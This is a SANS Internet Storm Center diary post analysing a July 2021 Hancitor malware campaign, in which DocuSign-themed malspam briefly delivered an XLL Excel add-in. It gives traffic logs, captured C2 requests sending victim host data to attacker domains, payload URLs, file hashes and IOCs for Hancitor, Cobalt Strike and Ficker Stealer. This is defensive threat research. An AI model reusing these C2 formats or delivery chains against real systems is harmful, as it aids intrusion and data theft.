
SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog

Hancitor tries XLL as initial malware file

Published: 2021-07-09
Last Updated: 2021-07-09 01:44:31 UTC
by Brad Duncan (Version: 1)


Introduction

On Thursday 2021-07-08, for a short while when Hancitor was initially active, if any victims clicked on a malicious link from the malspam, they would receive a XLL file instead of a malicious Word doc. I tried one of the email links in my lab and received the malicious XLL file. After other researchers reported they were receiving Word documents, I tried a few hours later and received a Word document instead.



Shown above: Flow chart for my first Hancitor infection on 2021-07-08.

Since November 2020, Hancitor has consistently followed specific patterns of infection activity, and my previous diary from January 2021 is typical of what I've seen. Only one change has happened recently. Since June 8th 2021, malicious spam (malspam) pushing Hancitor switched from ***docs.google.com*** links in their messages to using ***feedproxy.google.com*** URLs, which was initially reported by @James_inthe_box, @mesa_matt, and @executemalware.



Shown above: Flow chart for my second Hancitor infection on 2021-07-08 (what I normally see).


I've also seen these Google feedproxy URLs used for Hancitor infections, but I had not seen the XLL files until now.

What is an XLL file?

XLL files are Excel add-in files. They're DLL files specifically designed to be run by Microsoft Excel. Think of an XLL file as an "Excel DLL."


The emails

As usual, emails for this wave of Hancitor used a DocuSign theme, and they spoofed ***cabanga[.]com*** as the sending domain. Just like in recent weeks, links went to a Google feedproxy URL.



Shown above: Example of malspam pushing Hancitor from 2021-07-08.

The Google feedproxy URL leads to a malicious page on a compromised webite designed to send the initial malicious file and redirect the browser to DocuSign's website. I've described the process here and here. This process makes it appear as if the file was offered by DocuSign, when it was actually sent through a malicious web page.




Shown above: The website for DocuSign appears in a victim's browser immediately after a malicious file is offered for download.

Remember, this malicious activity is *not* caused by DocuSign. DocuSIgn is one of many companies that cybercriminals impersonate when distributing malware like Hancitor. DocuSign is aware of this long-running effort by the criminals behind Hancitor, and the company has guidelines for dealing with this sort of malicious activity.

Running the XLL

When opening the XLL file, Excel asks if you want to enable the add-in as shown below.




Shown above: Opening the malicious XLL file in Excel.

The default option was to leave the add-in disabled. But when I opened the XLL file in my lab enviornment, I enabled all code for the add-in. Excel immediately ran the add-in and closed. I didn't see any sort of fake template like we usually see when Hancitor uses a Word document as the initial file.

Infection traffic


During my first infection run with the XLL file, most of the traffic followed known patterns for Hancitor and Cobalt Strike, I saw two additional URLs as noted below.



Time	Dst	port	Host	Info
2021-07-08 14:49…	142.250.114.118	80	feedproxy.google.com	GET /~r/aoqdbq/~3/lgYeMYdo
2021-07-08 14:49…	148.66.138.168	80	pphc.welkinfortprojects.com	GET /edelweiss.php?utm_sou
2021-07-08 14:49…	148.66.138.168	80	pphc.welkinfortprojects.com	GET /edelweiss.php?utm_sou
2021-07-08 14:49…	148.66.138.168	80	pphc.welkinfortprojects.com	GET /favicon.ico HTTP/1.1
2021-07-08 14:49…	151.101.2.133	443	www.docusign.com	Client Hello
2021-07-08 14:49…	8.211.241.0	80	srand04rf.ru	GET /92375234.xml HTTP/1.1
2021-07-08 14:49…	8.211.241.0	80	srand04rf.ru	GET /08.jpg HTTP/1.1
2021-07-08 14:50…	54.225.78.40	80	api.ipify.org	GET / HTTP/1.1
2021-07-08 14:50…	77.222.42.67	80	sudepallon.com	POST /8/forum.php HTTP/1.1
2021-07-08 14:50…	8.211.241.0	80	srand04rf.ru	GET /0707s.bin HTTP/1.1
2021-07-08 14:50…	8.211.241.0	80	srand04rf.ru	GET /0707.bin HTTP/1.1
2021-07-08 14:50…	191.101.17.21	443		Client Hello
2021-07-08 14:50…	191.101.17.21	80	191.101.17.21	GET /5lyB HTTP/1.1
2021-07-08 14:50…	191.101.17.21	80	191.101.17.21	GET /IE9CompatViewList.xml
2021-07-08 14:50…	191.101.17.21	443		Client Hello
2021-07-08 14:51…	191.101.17.21	80	191.101.17.21	GET /IE9CompatViewList.xml
2021-07-08 14:51…	191.101.17.21	80	191.101.17.21	GET /IE9CompatViewList.xml
2021-07-08 14:51…	191.101.17.21	80	191.101.17.21	GET /IE9CompatViewList.xml
2021-07-08 14:51…	191.101.17.21	443		Client Hello

Shown above: Traffic from my first Hancitor infection filtered in Wireshark, with the two unusual URLs noted.

Thes two URLs returned files that were saved to my Windows client in the ***C:\Users\Public*** directory. The first URL returned an HTML file that was saved as ***res32.hta***. That .hta file retrieved an EXE for Hancitor which was saved as ***snd32sys.exe***.



Shown above: HTML (.hta) and EXE files saved the Windows host.

Hancitor showed a build number of ***0707in2_wvcr*** in C2 traffic caused by the EXE. During my second infection run with a Hancitor DLL, I saw a build number of ***0707_wvcr***,

```
POST /8/forum.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0;
rv:11.0) like Gecko
Host: sudepallon.com
Content-Length: 168
Cache-Control: no-cache

GUID=2272368655829141796&BUILD=0707in2_wvcr&INFO=DESKTOP-DE343RD @
FORTUNESONICE\joan.turnbull&EXT=FORTUNESONICE;fortunesonice.com;&IP=
173.66.46.112&TYPE=1&WIN=6.2(x64)HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Thu, 08 Jul 2021 14:50:30 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.45

5c
MYBNARZAEg4OCkBVVQkIGxQeSk4IHFQID1VKTUpNCVQYExQHARZAEg4OCkBVVQkIGxQe
Sk4IHFQID1VKTUpNVBgTFAc=
0
```

Build for Hancitor using XLL file: **0707in2_wvcr**

Shown above: C2 traffic from Hancitor EXE during my first infection.

```
POST /8/forum.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0;
rv:11.0) like Gecko
Host: anspossthrly.ru
Content-Length: 166
Cache-Control: no-cache

GUID=588123471336893251 9&BUILD=0707_wvcr&INFO=DESKTOP-HXG9FYT @
FORTUNESONICE\frank.simmons&EXT=FORTUNESONICE;fortunesonice.com;&IP=
173.66.46.112&TYPE=1&WIN=10.0(x64)HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Thu, 08 Jul 2021 21:01:06 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.45

90
ZTGAARZAEg4OCkBVVQkIGxQeSk4IHFQID1VKTUpNCVQYExQHARZAEg4OCkBVVQkIGxQe
Sk4IHFQID1VKTUpNVBgTFAcBGEASDg4KQFVVCQgbFB5KTggcVAgPVU0SHBAJHhwQEQlU
HwIfBw==
0
```

Build for Hancitor using Word doc: **0707_wvcr**

Shown above: C2 traffic from Hancitor DLL during my second infection.

Indicators of Compromise (IOCs)

This Github page contains 35 Google feedproxy URLs and 35 associated URLs used to send the initial malicious file. Other indicators follow.

SHA256 hash:
73b8c566d8cdf3200daa0b698b9d32a49b1ea8284a1e6aa6408eb9c9daaacb71

- File size: 24,488 bytes
- File name: 0708_0112181856.xll
- File description: Excel add-in (an "Excel DLL")

SHA256 hash:
da92436d2bbcdef52b11ace6e2e063e9971cefc074d194550bd425305c97cdd5

- File size: 8,419 bytes
- File location: hxxp://srand04rf[.]ru/92375234.xml
- File location: C:\Users\Public\res32.hta
- File description: HTML file used to retrieve Hancitor EXE

SHA256 hash:
3db14214a9eb98b3b5abffcb314c808a25ed82456ce01251d31e8ea960f6e4e6

- File size: 763,392 bytes
- File location: hxxp://srand04rf[.]ru/08.jpg
- File location: C:\Users\Public\snd32sys.exe
- File description: Hancitor EXE

SHA256 hash: b4d402b4ab3b5a5568f35562955d5d05357a589ccda55fde5a2c166ef5f15699

- File size: 898,048 bytes
- File name: 0708_3355614568218.doc
- File description: Word doc with macros for Hancitor

SHA256 hash: 4dc9d5ee1debdba0388fbb112d4bbbc01bb782f015e798cced3fc2edb17ac557

- File size: 274,432 bytes
- File location: C:\Users*[username]*\AppData\Roaming\Microsoft\Template\niberius.dll
- File description: Hancitor DLL
- Run method: rundll32.exe *[filename]*,ONOQWPYIEIR

SHA256 hash:
dee4bb7d46bbbec6c01dc41349cb8826b27be9a0dcf39816ca8bd6e0a39c2019

- File size: 272,910 bytes
- File location: hxxp://srand04rf[.]ru/7hfjsdfjks.exe
- File description: EXE for Ficker Stealer malware
- Note: This file was first submitted to VirusTotal on 2021-06-09.

Traffic related to Hancitor:

- 8.211.241[.]0 port 80 - ***srand04rf[.]ru*** - GET /92375234.xml
- 8.211.241[.]0 port 80 - ***srand04rf[.]ru*** - GET /08.jpg
- port 80 - ***api.ipify.org*** - GET / *[not inherently malicious]*
- 77.222.42[.]67 port 80 - ***sudepallon[.]com*** - POST /8/forum.php
- 194.147.78[.]155 port 80 - ***anspossthrly[.]ru*** - POST /8/forum.php
- 194.147.115[.]74 port 80 - ***thentabecon[.]ru*** - POST/8/forum.php

Traffic related to Ficker Stealer:

- 8.211.241[.]0 port 80 - ***srand04rf[.]ru*** - GET /7hfjsdfjks.exe
- port 80 - ***api.ipify.org*** - GET /?format=xml *[not inherently malicious]*
- 95.213.179[.]67 port 80 - ***pospvisis[.]com*** - TCP traffic

Traffic related to Cobalt Strike:

- 8.211.241[.]0 port 80 - ***srand04rf[.]ru*** - GET /0707s.bin
- 8.211.241[.]0 port 80 - ***srand04rf[.]ru*** - GET /0707.bin
- 191.101.17[.]21 port 443 - HTTPS traffic
- 191.101.17[.]21 port 80 - ***191.101.17[.]21*** - GET /5lyB
- 191.101.17[.]21 port 80 - ***191.101.17[.]21*** - GET /IE9CompatViewList.xml
- 191.101.17[.]21 port 80 - ***191.101.17[.]21*** - POST /submit.php?id=*[9-digit number]*

Final words

A pcap of the infection traffic from my first infection run (with the XLL file) can be found here.

Brad Duncan
brad [at] malware-traffic-analysis.net

Keywords: TA511 Moskalvzapoe MAN1 Hancitor Ficker Stealer Cobalt Strike Chanitor
3 comment(s)

Top of page
×

Diary Archives